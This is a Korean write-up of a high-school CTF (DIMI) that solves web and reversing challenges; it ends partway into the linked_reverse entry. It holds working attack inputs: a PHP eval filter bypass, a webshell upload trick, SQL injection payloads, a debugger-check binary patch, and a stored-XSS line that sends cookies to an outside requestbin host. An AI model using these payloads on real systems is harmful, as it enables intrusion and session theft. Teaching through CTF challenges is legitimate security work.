

- web
  - exec me
  - 5shared
  - simple xss
  - simple sqli
  - AoJ
- Rev
  - ezthread
  - getFlag
  - keychecker
  - linked\_reverse
  - gorev
- pwn
  - ezheap
  - ezshellcode
  - ropsaurusrex2
  - dimi-farm
  - dimi-login
- misc
  - mic check
  - dimi-math
  - reader
  - dimi-contract
  - CTFind

## Web

exec me

```
http://ctf.dimigo.hs.kr:4241
```

실.행.시.킬.수.있.겠.습.니.까.?

```
<?php
    if(isset($_GET['source'])){
        highlight_file(__FILE__);
        exit;
    }

    $filter = ['system', 'exec', '`', '_', '\'', '"', 'file', 'open', 'read', 'eval', 'pass',
'include', 'require', '=', 'glob', 'dir', '/'];
    $exec = $_GET['exec'];

    for($i = 0; $i < count($filter); $i++){
        if(stristr($exec, $filter[$i])){
            die("Filtered");
        }
    }

    eval($exec);

?>

<a href="?source"> View Source </a>
```

다음같은 간단한 코드가 주어진다.

먼저 php는 `.` 연산자로 문자열을 합칠 수 있다.

```
php > echo 'a'.'b';
ab
php >
```

그리고 php는 문자열로 함수호출이 가능하다.

```
php > 'system'('id');
uid=1000(c2w2m2) gid=1000(c2w2m2) groups=1000(c2w2m2)
php >
```

이 2가지 사실을 조합하여서 문제를 풀어낼 수 있다. 문제에서는 `"`, `'` 를 막아서 일반적으로 문자열을 만들어 낼 수 없다.

하지만 `$filter` 가 필터링 되어있지 않고, `[]` 또한 안되어있기에 `$filter[0]` 같은식으로 filter의 문자열을 역 이용 하여 풀어낼 수 있다.

```
$filter[0]($filter[6][2].$filter[0][0]); => system('ls');
```

---

flag\_iojasv8h8aghe89rwh3h index.php [View Source](#)

바로 [http://ctf.dimigo.hs.kr:4241/flag\\_iojasv8h8aghe89rwh3h](http://ctf.dimigo.hs.kr:4241/flag_iojasv8h8aghe89rwh3h) 로 접속하여 플래그를 얻어낼 수 있다.

Flag : DIMI{Fi1t3r.Str1nG.eX3cUte.fuNcTi0n}

## 5shared

혁명을 가져올 파일 공유 시스템을 공개합니다!

http://ctf.dimigo.hs.kr:8961

hint1: 디렉토리 리스팅

대표적인 콘텐츠 공유 플랫폼인 4shared 서비스를 컨셉으로 하는 문제이다. 문제에서 주어진 사이트에 접속해보면 `Upload your own file. it's secure and fast.` 라는 문구와 함께 파일을 업로드할 수 있는 화면이 보인다. 아무 파일이나 업로드해보면 `jpg, gif, png 확장자만 업로드할 수 있습니다.` 라는 문구를 볼 수 있다.

```
$extension = explode('.', $file['name'])[1];
if (!in_array($extension, Array("jpg", "gif", "png")))
{
    $message = "<script>alert('jpg, gif, png 확장자만 업로드할 수 있습니다.');" history.back();
</script>";
    die($message);
}
```

이 문구는 위의 코드에서 비롯되는 것이다. 하지만 위의 코드는 파일의 확장자를 `explode('.', $file['name'])[1]` 로 검사하기 때문에 위험한 코드이다. 만약 파일의 이름이 `webshell.jpg.php` 라면 정상적으로 업로드된다. 실제 웹 어플리케이션에서 위와 같은 루틴으로 확장자를 검색하는 코드를 사용하는 사이트가 많기 때문에 이는 꼭 유의해야 하는 코드이다.

그러나 `webshell.jpg.php` 로 업로드하게 되면 다음과 같은 코드에 막히게 된다.

```
if (preg_match("/php/i", $file['name']))
{
    $message = "<script>alert('파일 이름에 php가 들어가면 안됩니다.');" history.back(); </script>";
    die($message);
}
```

이의 경우에는 `phtml, pht` 등의 확장자로 우회할 수 있다. php에서 초기에 설정된 확장자는 `.php, .php3, .php4, .php5, .php7, .pht, .phtml`가 있기 때문에 `pht, phtml` 을 사용할 수 있음을 알 수 있다. 따라서 웹셸의 파일이름을 `webshell.jpg.pht` 로 업로드하면 성공적으로 셸을 획득할 수 있고 플래그를 볼 수 있다.

flag: `DIMI{expl0d3_pht_g3t_sh3ll_:p}`

## simple xss

```
http://ctf.dimigo.hs.kr:3317/
```

```
hint1: location.href="URL?q=" + document.cookie;
```

힌트를 보니 XSS 를 이용하여 관리자의 쿠키값을 가져오면 플래그를 얻을 수 있을 것 같은 느낌이다. 해당 기법은 `Stored XSS` 라고 불리며 각종 XSS 보호기법을 우회할 수 있는 방법이기 때문에 높이 평가되는 XSS 공격기법이다.

```
<script>location.href="http://requestbin.fullcontact.com/1hynggq1?cookie="+document.cookie;
</script>
```

마땅한 서버가 없으면 `requestbin` 이라는 간이 서버를 이용해서 관리자의 쿠키값을 볼 수 있다.

flag: `DIMI{Xs5_c0nTr0l_c0oKie_c0ntro1_Th3_w0rLd}`

## simple sql

간단한 로그인 기능을 구현했어요. SQL Injection 공격도 어느정도 막아놔오니, 안전하겠죠?

http://ctf.dimigo.hs.kr:1932

hint1: tab, ()

hint2: like, \

id 에 \ 를 넣으면 싱글쿼터가 문자화되기 때문에 pw 를 입력할 때 SQL 쿼리문을 실행시킬 수 있다. pw에는 `)|| id like "ad" "min"-- -` 을 넣으면 플래그를 얻을 수 있다.

flag: `DIMI{sql_inj3Cti0n_ju5t_d0_it~}`

## AoJ

범률계를 뒤집어놓을 스마트 재판, 들어보셨나요? 테스트를 위해 여러분들께 선공개해볼게요!

http://ctf.dimigo.hs.kr:4213

hint1: indirect injection

hint2: SESSION['id']

hint3: a' union select 'a' as name-- -

소스코드를 조금 둘러보다보면 login.php 의 13~19번째줄에서 약간 의심가는 부분을 볼 수 있다.

```
$query = "SELECT * FROM `users` WHERE `id` = '{$_id}' AND `pw` = '{$_pw}'";
$res = mysqli_query($link, $query);

$res = mysqli_fetch_array($res);

if(count($res) >= 1){
    $_SESSION['id'] = $res['id'];
    $_SESSION['name'] = $res['name'];
    die("<script> alert('Success!'); location.href='/';</script>");
}else{
    die("<script> alert('Fail..'); history.back(-1);</script>");
}
```

`$_SESSION['id'] = $res['id']` 부분이 문제가 생길 수 있는데, 이렇게 할 경우 indirect injection이 가능해진다.

우리가 addslashes로 처리를 해서 db에 값을 넣게 되더라도, db상에는 ' 가 살아있는 상태로 저장된다.

따라서 회원가입을 할 때 id를 `asdf' or '1=1-- -` 같은 식으로 넣었다고 하면, 회원가입을 할 시에는 문제가 없지만,

추후 `$_SESSION['id']` 를 이용해서 query를 구성할 때, sql injection이 터질 수 있다는 것이다.

실제로 community.php 26~39번째줄을 볼 경우

```
$id = $_SESSION['id'];
$query = "SELECT name FROM `users` where id='{$_id}'";
$name = mysqli_fetch_assoc(mysqli_query($link, $query))['name'];
$cmd = $name . ': ' . $comment;
if(!strcmp($name, $_SESSION['name'])){
    $query = "INSERT INTO `all_community` VALUES (0, {$_idx}, '{$_cmd}')";
    mysqli_query($link, $query);

    $pusher->trigger('allchat-'. $_idx, 'add', [
        'message' => htmlspecialchars($cmd)
    ]);
}else{
    echo htmlspecialchars($cmd);
}
```

`$_SESSION['id']` 를 이용해서 query를 구성하는것을 볼 수 있다. 따라서 sql injection을 진행할 수 있고,

`asdf' and name='qwer' union select flag as name from flag-- -`

같은 query를 통해서 플래그를 가져올 수 있다.

Flag: `DIMI{Im_s0rry_At0Z-At0z_TT..}`



## Rev

### ezthread


병렬. 처리. 연산. 완료.

hint 1: 한 스레드에서는 디버깅을 탐지하고, 다른 스레드에서는 플래그를 암호화해요

hint 2: xor, xor, xor

hint 3: source code

파일로 ezthread.exe가 주어진다. 입력으로 key1, key2를 받고 바로 Flag를 출력해주는식으로 되어있다.



리버싱을 진행해보면

```
printf("Enter Your key1, key2 :> ");
scanf("%d %d", &key1, &key2);
v1 = key2 ^ key1;
key2 ^= key2 ^ key1;
key1 = key2 ^ v1;
v2 = (((key2 ^ v1) - 3) ^ (key2 + 3)) + 10);
```

다음같이 key처리를 한다.

```
v1 = key2 ^ key1;
key2 ^= key2 ^ key1;
key1 = key2 ^ v1;
```

해당부분은 단순히 key1과 key2의 값을 바꾸는 과정이다.

그리고 v2에는  $(key1 - 3) ^ (key2 + 3) + 10$  한 값이 들어가게 된다. ( $key2 ^ v1 == key1$ )

```
do
{
    v7 = v3 % 3;
    if ( v3 == 3 * (v3 / 3) )
    {
        v8 = v6 ^ v4[5368737792i64];
    }
    else if ( v7 == 1 )
    {
        v8 = v5 ^ v4[5368737792i64];
    }
    else
```

```

{
    if ( v7 != 2 )
        goto LABEL_9;
    v8 = a3 ^ v4[5368737792i64];
}
v4[5368731624i64] = v8;
LABEL_9:
v9 = 3 * ((v3 + 1) / 3);
v10 = v3 - v9 + 1;
if ( v3 - v9 == -1 )
{
    v11 = v6 ^ v4[5368737793i64];
}
else if ( v10 == 1 )
{
    v11 = v5 ^ v4[5368737793i64];
}
else
{
    if ( v10 != 2 )
        goto LABEL_16;
    v11 = a3 ^ v4[5368737793i64];
}
v4[5368731625i64] = v11;
LABEL_16:
v12 = 3 * ((v3 + 2) / 3);
v13 = v3 - v12 + 2;
if ( v3 - v12 == -2 )
{
    v14 = v6 ^ v4[5368737794i64];
}
else if ( v13 == 1 )
{
    v14 = v5 ^ v4[5368737794i64];
}
else
{
    if ( v13 != 2 )
        goto LABEL_23;
    v14 = a3 ^ v4[5368737794i64];
}
v4[5368731626i64] = v14;
LABEL_23:
v15 = 1 - (v3 + 3) / 3 + v3 + 2 * (1 - (v3 + 3) / 3);
if ( v15 )
{
    if ( v15 == 1 )
    {
        v16 = v5 ^ v4[5368737795i64];
    }
    else
    {
        if ( v15 != 2 )
            goto LABEL_30;
        v16 = a3 ^ v4[5368737795i64];
    }
}
else
{
    v16 = v6 ^ v4[5368737795i64];
}

```

```

    }
    v4[5368731627i64] = v16;
LABEL_30:
    v17 = 3 * ((v3 + 4) / 3);
    v18 = v3 - v17 + 4;
    if ( v3 - v17 == -4 )
    {
        v19 = v6 ^ v4[5368737796i64];
    }
    else if ( v18 == 1 )
    {
        v19 = v5 ^ v4[5368737796i64];
    }
    else
    {
        if ( v18 != 2 )
            goto LABEL_37;
        v19 = a3 ^ v4[5368737796i64];
    }
    v4[5368731628i64] = v19;
LABEL_37:
    v20 = 3 * ((v3 + 5) / 3);
    v21 = v3 - v20 + 5;
    if ( v3 - v20 == -5 )
    {
        v22 = v6 ^ v4[5368737797i64];
    }
    else if ( v21 == 1 )
    {
        v22 = v5 ^ v4[5368737797i64];
    }
    else
    {
        if ( v21 != 2 )
            goto LABEL_44;
        v22 = a3 ^ v4[5368737797i64];
    }
    v4[5368731629i64] = v22;
LABEL_44:
    v23 = v3 + 2 * (2 - (v3 + 6) / 3) + 2 - (v3 + 6) / 3;
    if ( v23 )
    {
        if ( v23 == 1 )
        {
            v24 = v5 ^ v4[5368737798i64];
        }
        else
        {
            if ( v23 != 2 )
                goto LABEL_51;
            v24 = a3 ^ v4[5368737798i64];
        }
    }
    else
    {
        v24 = v6 ^ v4[5368737798i64];
    }
    v4[5368731630i64] = v24;
LABEL_51:
    v25 = 3 * ((v3 + 7) / 3);

```

```

v26 = v3 - v25 + 7;
if ( v3 - v25 == -7 )
{
    v27 = v6 ^ v4[5368737799i64];
}
else if ( v26 == 1 )
{
    v27 = v5 ^ v4[5368737799i64];
}
else
{
    if ( v26 != 2 )
        goto LABEL_58;
    v27 = a3 ^ v4[5368737799i64];
}
v4[5368731631i64] = v27;
LABEL_58:
v28 = 3 * ((v3 + 8) / 3);
v29 = v3 - v28 + 8;
if ( v3 - v28 == -8 )
{
    LOBYTE(v28) = v6 ^ v4[5368737800i64];
}
else if ( v29 == 1 )
{
    LOBYTE(v28) = v5 ^ v4[5368737800i64];
}
else
{
    if ( v29 != 2 )
        goto LABEL_65;
    LOBYTE(v28) = a3 ^ v4[5368737800i64];
}
v4[5368731632i64] = v28;
LABEL_65:
v3 += 9;
v4 += 9;
}
while ( v3 < 45 );

```

그리고 이러한 방식으로 flag checking을 하는데, 눈으로 보기에는 무리가 있을듯 싶다. 여기서부터 동적분석을 해보려한다.

하지만

```

v0 = Thread_Malloc(0x10ui64);
*v0 = 1;
v0[1] = checkdebug;
sub_1400016E0(&v11, &Memory);

```

다음같이 debug check를 하는 함수가 thread상에서 돌아간다.

```

// checkdebug
while ( !IsDebuggerPresent() )
;
exit(1);

```

해당부분을 우회하는게 먼저이다. 간단한 바이너리 패치로 우회할 수 있다.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000480	48	89	4C	24	08	48	89	54	24	10	4C	89	44	24	18	4C	H%L\$.H%T\$.L%D\$.L
00000490	89	4C	24	20	53	56	57	48	83	EC	30	48	8B	F9	48	8D	%L\$ SVWHfì0H<ùH.
000004A0	74	24	58	33	C9	FF	15	95	21	00	00	48	8B	D8	E8	5D	t\$X3Ëÿ.·!..H<Øè]
000004B0	FF	FF	FF	45	33	C9	48	89	74	24	20	4C	8B	C7	48	8B	ÿÿÿE3ËH%t\$ L<ÇH<
000004C0	D3	48	8B	08	FF	15	66	21	00	00	48	83	C4	30	5F	5E	ÓH<.ÿ.f!..HfÄ0 ^
000004D0	5B	C3	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	[Äïïïïïïïïïïïïïï
000004E0	80	39	00	74	0B	48	8B	49	08	48	FF	25	C0	1F	00	00	€9.t.H<I.Hÿ%Ä...
000004F0	C3	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	Äïïïïïïïïïïïïïï
00000500	80	39	00	74	0B	48	8B	49	08	48	FF	25	80	1F	00	00	€9.t.H<I.Hÿ%€...
00000510	C3	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	Äïïïïïïïïïïïïïï
00000520	48	83	EC	28	48	8B	01	FF	10	33	C0	48	83	C4	28	C3	Hfì (H<.ÿ.3ÄHfÄ (Ä
00000530	48	83	EC	28	83	79	08	00	74	07	FF	15	C0	20	00	00	Hfì (fy..t.ÿ.Ä ..
00000540	CC	48	83	C4	28	C3	CC	CC	CC	CC	CC	CC	CC	CC	CC	CC	ìHfÄ (Äïïïïïïïïïï
00000550	48	83	EC	28	FF	15	A6	1E	00	00	85	C0	74	F6	B9	01	Hfì (ÿ.!....Äö¹.
00000560	00	00	00	FF	15	4F	20	00	00	CC	CC	CC	CC	CC	CC	CC	...ÿ.O ..ïïïïïïïï
00000570	48	89	5C	24	08	48	89	74	24	10	48	89	7C	24	18	45	H%\\$.H%t\$.H% \$\$.E
00000580	33	D2	48	8D	35	77	EE	FF	FF	45	8B	CA	44	8B	DA	8B	3ÒH.5wiÿÿE<ËD<Ú<
00000590	D9	0F	1F	40	00	66	66	66	0F	1F	84	00	00	00	00	00	Û..@.fff... .....
000005A0	B8	AB	AA	AA	AA	41	8B	CA	41	F7	E2	D1	EA	8D	04	52	,«ªªªA<ËA=äÑë..R

해당부분을 eb로 바꿔주게되면 je 가 jmp로 바뀌게되며, 디버깅 상태여도 exit를 가지않게 된다.

이런식으로 우회하고 동적디버깅을 진행해주면 된다.

00007FF6A64111B2	75 0D	jne ezthread.7FF6A64111C1
00007FF6A64111B4	41:0FB68431 00700000	movzx eax,byte ptr ds:[r9+rsi+7000]
00007FF6A64111B8	32C3	xor al,b1
00007FF6A64111BF	EB 24	jmp ezthread.7FF6A64111E5
00007FF6A64111C1	83F9 01	cmp ecx,1
00007FF6A64111C4	75 0E	jne ezthread.7FF6A64111D4
00007FF6A64111C6	41:0FB68431 00700000	movzx eax,byte ptr ds:[r9+rsi+7000]
00007FF6A64111CF	41:32C3	xor al,r11b
00007FF6A64111D2	EB 11	jmp ezthread.7FF6A64111E5
00007FF6A64111D4	83F9 02	cmp ecx,2
00007FF6A64111D7	75 14	jne ezthread.7FF6A64111ED
00007FF6A64111D9	41:0FB68431 00700000	movzx eax,byte ptr ds:[r9+rsi+7000]
00007FF6A64111E2	41:32C0	xor al,r8b
00007FF6A64111E5	41:888431 E8570000	mov byte ptr ds:[r9+rsi+57E8],al
00007FF6A64111ED	41:8D7A 02	lea edi,qword ptr ds:[r10+2]
00007FF6A64111F1	B8 56555555	mov eax,55555556
00007FF6A64111F6	8D4F FF	lea ecx,qword ptr ds:[rdi-1]

보면 `[r9 + rsi + 7000]` 에서 값을 꺼내서 `b1` , `r11b` , `r8b` 과 xor연산을 `cmp ecx, [1,2]` 값에 따라서 취하는걸 볼 수 있고, `b1` 에는 key1값 (바뀌기전 key2), `r11b` 에는 key2값 (바뀌기전 key1), `r8` 에는 아까 연산한 v2의 값이 들어가있는것으로 볼 수 있다.

그리고 `[r9 + rsi + 57e8]` 에 연산한값을 넣어준다.

해당 `r9 + rsi + 7000` 주소로 가게되면

	Hex																ASCII															
00	66	7C	7C	68	4E	75	11	57	64	45	72	02	50	6A	41	50	f   kNu.wdEr.PjAP															
10	06	42	67	58	06	7D	04	42	7D	63	02	70	4C	6E	67	01	.Bg[.}.B}c.pLng.															
20	62	5B	6A	06	12	6A	73	5B	45	05	71	00	4C	00	00	00	b[...js[E.q.L...															
30	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....															
40	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....															

테이블같아 보이는 것 이있다.

그리고 `r9 + rsi + 57e8` 는

```

call qword ptr ds:[<?_Throw_Cpp_error@
lea rdx,qword ptr ds:[<flags>]
lea rcx,qword ptr ds:[7FF6A6413390]
call <ezthread.printf>
call qword ptr ds:[<_fgetchar>]
nop

```

같이 Flag : %s와 같이 인자로 들어간다.


이제 값을 구해주면 되는데, 플래그가 DIMI{~~} 꼴임으로 key1, 2를 구할 수 있고 따라서 key3도 같이 정해진다.

```

>>> 0x66 ^ ord('D')
34
>>> 0x7c ^ ord('I')
53
>>>

```

그리고 key1과 key2가 바뀐다는걸 감안해서 key1 = 53, key2 = 34를 넣어주면된다.



```

C:\Users\c2w2\OneDrive\바탕 화면\ezthread.exe
Enter Your key1, key2 :> 53 34
Flag : DIMI{D3bUgG3r_pr3sEn7_1s_V3Ry_E4Sy_70_Byp4S5}

```

Flag : DIMI{D3bUgG3r\_pr3sEn7\_1s\_V3Ry\_E4Sy\_70\_Byp4S5}

## getFlag

랄랄라~

```
nc ctf.dimigo.hs.kr 2842
```

```
hint1: pyinstaller compiled binary ( python 3.5 )  
hint2: pyi-archive_viewer, extract pyc, fix header
```

ELF파일과 nc가 주어진다.

```
~/tmp c2w2m2@c2w2m2  
> nc ctf.dimigo.hs.kr 2842  
You can calc flag?  
salt[1]=k  
K#rpn?Y9kz}acQNXL!iVxITGV
```

nc에 접속하면 이런 이상한 문자열을 준다. 준 바이너리를 실행시키면

```
~/tmp c2w2m2@c2w2m2  
> ./getFlag  
You can calc flag?  
Traceback (most recent call last):  
  File "e.py", line 29, in <module>  
  File "e.py", line 18, in generateEncryptData  
  File "os.py", line 725, in __getitem__  
KeyError: 'flag'  
[11092] Failed to execute script e
```

다음같은 에러가 뜬다. 어떻게 고칠지 감이 안잡히니, 실행을 포기하고 정적분석을 해보자.

main에서

```
v3 = (const char *)sub_404A90("_MEIPASS2", v20);
```

다음 같은 `_MEIPASS2` 라는 문자열이 있고, 이는 `pyinstaller` 의 종특이다. 그래서 `pyi-archive_viewer` 로 한번 열어보자.

```
pos, length, uncompressed, iscompressed, type, name  
[(0, 254, 332, 1, 'm', 'struct'),  
(254, 1144, 1992, 1, 'm', 'pyimod01_os_path'),  
(1398, 4460, 10063, 1, 'm', 'pyimod02_archive'),  
(5858, 7539, 19710, 1, 'm', 'pyimod03_importers'),  
(13397, 1900, 4513, 1, 's', 'pyiboot01_bootstrap'),  
(15297, 854, 1616, 1, 's', 'e'),  
(16151, 8246, 22000, 1, 'b', '_bz2.cpython-35m-x86_64-linux-gnu.so'),  
(24397, 102094, 149880, 1, 'b', '_codecs_cn.cpython-35m-x86_64-linux-gnu.so'),  
(126491, 35645, 158104, 1, 'b', '_codecs_hk.cpython-35m-x86_64-linux-gnu.so'),
```

```
(162136,
 11747,
 31128,
 1,
 'b',
 '_codecs_iso2022.cpython-35m-x86_64-linux-gnu.so'),
(173883, 95473, 268664, 1, 'b', '_codecs_jp.cpython-35m-x86_64-linux-gnu.so'),
(269356, 78846, 137592, 1, 'b', '_codecs_kr.cpython-35m-x86_64-linux-gnu.so'),
(348202, 63442, 113016, 1, 'b', '_codecs_tw.cpython-35m-x86_64-linux-gnu.so'),
(411644, 65651, 156624, 1, 'b', '_ctypes.cpython-35m-x86_64-linux-gnu.so'),
(477295, 9943, 29488, 1, 'b', '_hashlib.cpython-35m-x86_64-linux-gnu.so'),
(487238, 14513, 37616, 1, 'b', '_lzma.cpython-35m-x86_64-linux-gnu.so'),
(501751,
 17265,
 44144,
 1,
 'b',
 '_multibytecodec.cpython-35m-x86_64-linux-gnu.so'),
(519016, 2306, 6504, 1, 'b', '_opcode.cpython-35m-x86_64-linux-gnu.so'),
(521322, 43608, 118744, 1, 'b', '_ssl.cpython-35m-x86_64-linux-gnu.so'),
(564930, 29554, 66800, 1, 'b', 'libbz2.so.1.0'),
(594484, 1028983, 2365952, 1, 'b', 'libcrypto.so.1.0.0'),
(1623467, 61360, 166032, 1, 'b', 'libexpat.so.1'),
(1684827, 71199, 137400, 1, 'b', 'liblzma.so.5'),
(1756026, 1762354, 4547880, 1, 'b', 'libpython3.5m.so.1.0'),
(3518380, 119125, 282392, 1, 'b', 'libreadline.so.6'),
(3637505, 171562, 428384, 1, 'b', 'libssl.so.1.0.0'),
(3809067, 63105, 167240, 1, 'b', 'libtinfo.so.5'),
(3872172, 54949, 104864, 1, 'b', 'libz.so.1'),
(3927121, 11234, 31688, 1, 'b', 'readline.cpython-35m-x86_64-linux-gnu.so'),
(3938355, 4798, 15432, 1, 'b', 'resource.cpython-35m-x86_64-linux-gnu.so'),
(3943153, 8306, 25032, 1, 'b', 'termios.cpython-35m-x86_64-linux-gnu.so'),
(3951459, 210820, 788413, 1, 'x', 'base_library.zip'),
(4162279, 1167846, 1167846, 0, 'z', 'PYZ-00.pyz')]
```

다음같은 결과가 나온다. 여기서 얻어야할 정보, 해야할 것은 2가지이다.

1. `e` 라는 파일의 추출
2. python 3.5 version에서 compile 되어있다.

해당사실을 알아냈으면 다했다.

먼저 python3.5에서 pyc파일을 하나 만들어서 pyc file header를 얻는다.

```
16 0D 0D 0A 4E 61 21 5D 62 03 00 00
```

header에 시간정보가 들어있어서 일부값이 다를 수 있다.

해당값을 pyc 첫부분에 붙여넣어주면된다.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	16	0D	0D	0A	4E	61	21	5D	62	03	00	00	E3	00	00	00	...Na!]b...ä...
00000010	00	00	00	00	00	00	00	00	00	03	00	00	00	40	00	00	.....@..
00000020	00	73	AA	00	00	00	64	00	00	64	01	00	6C	00	00	5A	.s^...d..d..l..Z
00000030	00	00	64	00	00	64	01	00	6C	01	00	5A	01	00	64	00	..d..d..l..Z..d.
00000040	00	64	01	00	6C	02	00	5A	02	00	64	00	00	64	01	00	.d..l..Z..d..d..
00000050	6C	03	00	5A	03	00	64	00	00	64	01	00	6C	04	00	5A	l..Z..d..d..l..Z
00000060	04	00	64	02	00	64	03	00	64	04	00	84	01	00	5A	05	..d..d..d..Z.
00000070	00	65	02	00	6A	06	00	65	02	00	6A	07	00	17	64	05	.e..j..e..j...d.
00000080	00	64	06	00	84	01	00	5A	08	00	64	07	00	64	08	00	.d.....Z..d..d..
00000090	84	00	00	5A	09	00	65	0A	00	64	09	00	6B	02	00	72	...Z..e..d..k..r
000000A0	A6	00	65	01	00	6A	0B	00	65	0C	00	65	04	00	6A	04	!.e..j..e..e..j.
000000B0	00	83	00	00	83	01	00	83	01	00	01	65	05	00	64	0A	.f..f..f...e..d.
000000C0	00	83	01	00	01	65	09	00	83	00	00	01	64	01	00	53	.f...e..f...d..S
000000D0	29	0B	E9	00	00	00	00	4E	DA	01	0A	63	02	00	00	00	).é....NÚ..c....

그리고 `uncompyle6` 라는걸 이용해서 `pyc -> py` 하면 된다.

```
# uncompyle6 version 3.3.5
# Python bytecode 3.5 (3350)
# Decompiled from: Python 2.7.12 (default, Nov 12 2018, 14:36:49)
# [GCC 5.4.0 20160609]
# Embedded file name: e.py
# Compiled at: 2019-07-07 03:04:46
# Size of source mod 2**32: 866 bytes
import sys, random, string, os, time

def send(data, end='\n'):
    sys.stdout.write(data + end)
    sys.stdout.flush()

def generateRandString(length, table=string.ascii_letters + string.digits):
    return ''.join([random.choice(table) for _ in range(length)])

def generateEncryptData():
    key1 = generateRandString(5) * 8
    salt = generateRandString(5) * 8
    offset = random.randrange(0, 5)
    flag = os.environ['flag']
    key2 = ''.join([chr(ord(key1[i]) ^ ord(flag[i])) for i in range(0, 40)])
    enc_data = ''.join([chr(ord(key2[i]) ^ ord(salt[i])) for i in range(0, 40)])
    send('salt[%d]=%c' % (offset, salt[offset]))
    send('enc_data=%s' % enc_data)

if __name__ == '__main__':
    random.seed(int(time.time()))
    send('You can calc flag?')
    generateEncryptData()
# okay decompiling e.pyc
```

다음같은 코드가 얻어진다.

`salt` 값과 `enc_data` 를 줌으로 `key2`를 구해낼 수 있다. 그리고 플래그가 `DIMI{~~}` 꼴임으로 `key1`를 역산해낼 수 있다.

따라서 5부분으로 나누어서 플래그를 구할 수 있다.

```
from pwn import *
import time
flag = [0 for i in range(40)]
idxs = []
while 1:
    time.sleep(1)
    p = remote('ctf.dimigo.hs.kr', 2842)
    p.recvuntil('salt[')

    idx = int(p.recv(1))
    if idx in idxs:
        pass
    else:
        idxs.append(idx)

    p.recvuntil(']=')
    salt = p.recvline()[::-1]
    p.recvuntil("enc_data=")
    enc_data = p.recv(40)

    snippet = 'DIMI{'
    key2 = ''
    for i in range(0,40):
        key2 += chr(ord(enc_data[i]) ^ ord(salt))

    key1_pivot = ord(snippet[idx]) ^ ord(key2[idx])

    for i in range(idx,40,5):
        flag[i] = chr(ord(key2[i]) ^ key1_pivot)

    p.close()

    if 0 in idxs:
        if 1 in idxs:
            if 2 in idxs:
                if 3 in idxs:
                    if 4 in idxs:
                        print ''.join(flag)
                        __import__('sys').exit(1)
```

Flag: `DIMI{p4r7iAI_Fl4g_3nCRyP7_y0U_g3t_F14G?}`

## keychecker

어떠한 암호를 복호화하기 위한 코딩을 하다가 어려워서 그만뒀어요... 저를 도와서 완성해주실수 있나요?

암호 :

```
111001100101011001110110010101100001101010000110010010001011001000111110111010101100100000111110
011010001110101010001110010010001011011000100010001111101110001001001000101100100010011000111110
1110011011001000101100100010001001111010
```

hint1: reverse, xor, bin

main 함수는 간략하다.

```
if ( argc != 3 )
{
    printf("%s [mod] [text]\n", *argv, envp);
    exit(1);
}
if ( !strcmp(argv[1], "encode") )
{
    encode(argv[2]);
}
else if ( !strcmp(argv[1], "decode") )
{
    decode(argv[2]);
}
return 0;
```

간단하게 사용법이 나온다. `./keychecker encode asdf` 하면 asdf가 encode함수를 걸쳐서 답이 나온다.

encode함수도 간단하다.

```
v6 = strlen(a1);
v5 = malloc(9 * v6);
for ( i = 0; i < v6; ++i )
{
    a1[i] ^= 0x23u;
    v4 = a1[i];
    for ( j = 0; j < 8; ++j )
    {
        v5[8 * i + j] = v4 % 2 + '0';
        v4 /= 2;
    }
}
printf("%s\n", v5);
return 0LL;
```

혹시 몰라서 decode함수도 한번 봐보자.

```
printf("Your turn\n");
return 0LL;
```

역시나 안짜여있다. decode함수를 짜는게 목표인듯하다. 그러면 encode함수를 분석해보자.

넣은 input을 가지고 반복문을 돌린다. 각 문자를 0x23으로 xor 연산을 한 후, 2진수로 바꾸는 연산을 한다.

다만 2진수를 바꾸는 과정에서 뒤집는 과정을 하지 않은점을 고려해주면된다.

```
data =
'11100110010101100111011001010110000110101000011001001000101100100011111011101010110010000011111
001101000111010101000111001001000101101100010001000111110111000100100100010110010001001100011111
01110011011001000101100100010001001111010'
flag = ''

for i in range(0, len(data), 8):
    binary = data[i:i+8]
    binary = int(binary[::-1], 2)
    flag += chr(binary ^ 0x23)

print flag
```

Flag : DIMI{B1n\_t0\_5tR1Ng\_d1nG\_D0ng}

## linked\_reverse

```
너와 나의 연결 고리~
```

```
nc ctf.dimigo.hs.kr 6423
```

먼저 실제 코드가 있는 entry point를 찾아보자.

나같은 경우는 main함수에서 누가봐도 시작같은 start가 있거나 그런식으로 따라들어가서 찾았다.

다만 function search에서 `main` 으로 검색해도 바로 나온다.

```
main -> Init_and_run_start -> Konan_start -> kfun_main_kotlin_Array_kotlin_String__
```

의 흐름을 탄다. `kfun_main_kotlin_Array_kotlin_String__` 에 초점을 맞춰서 들어가면되는데, 상당히 골때린다.

그래서 함수명에 의존해서 천천히 읽어 나가면 된다.

```
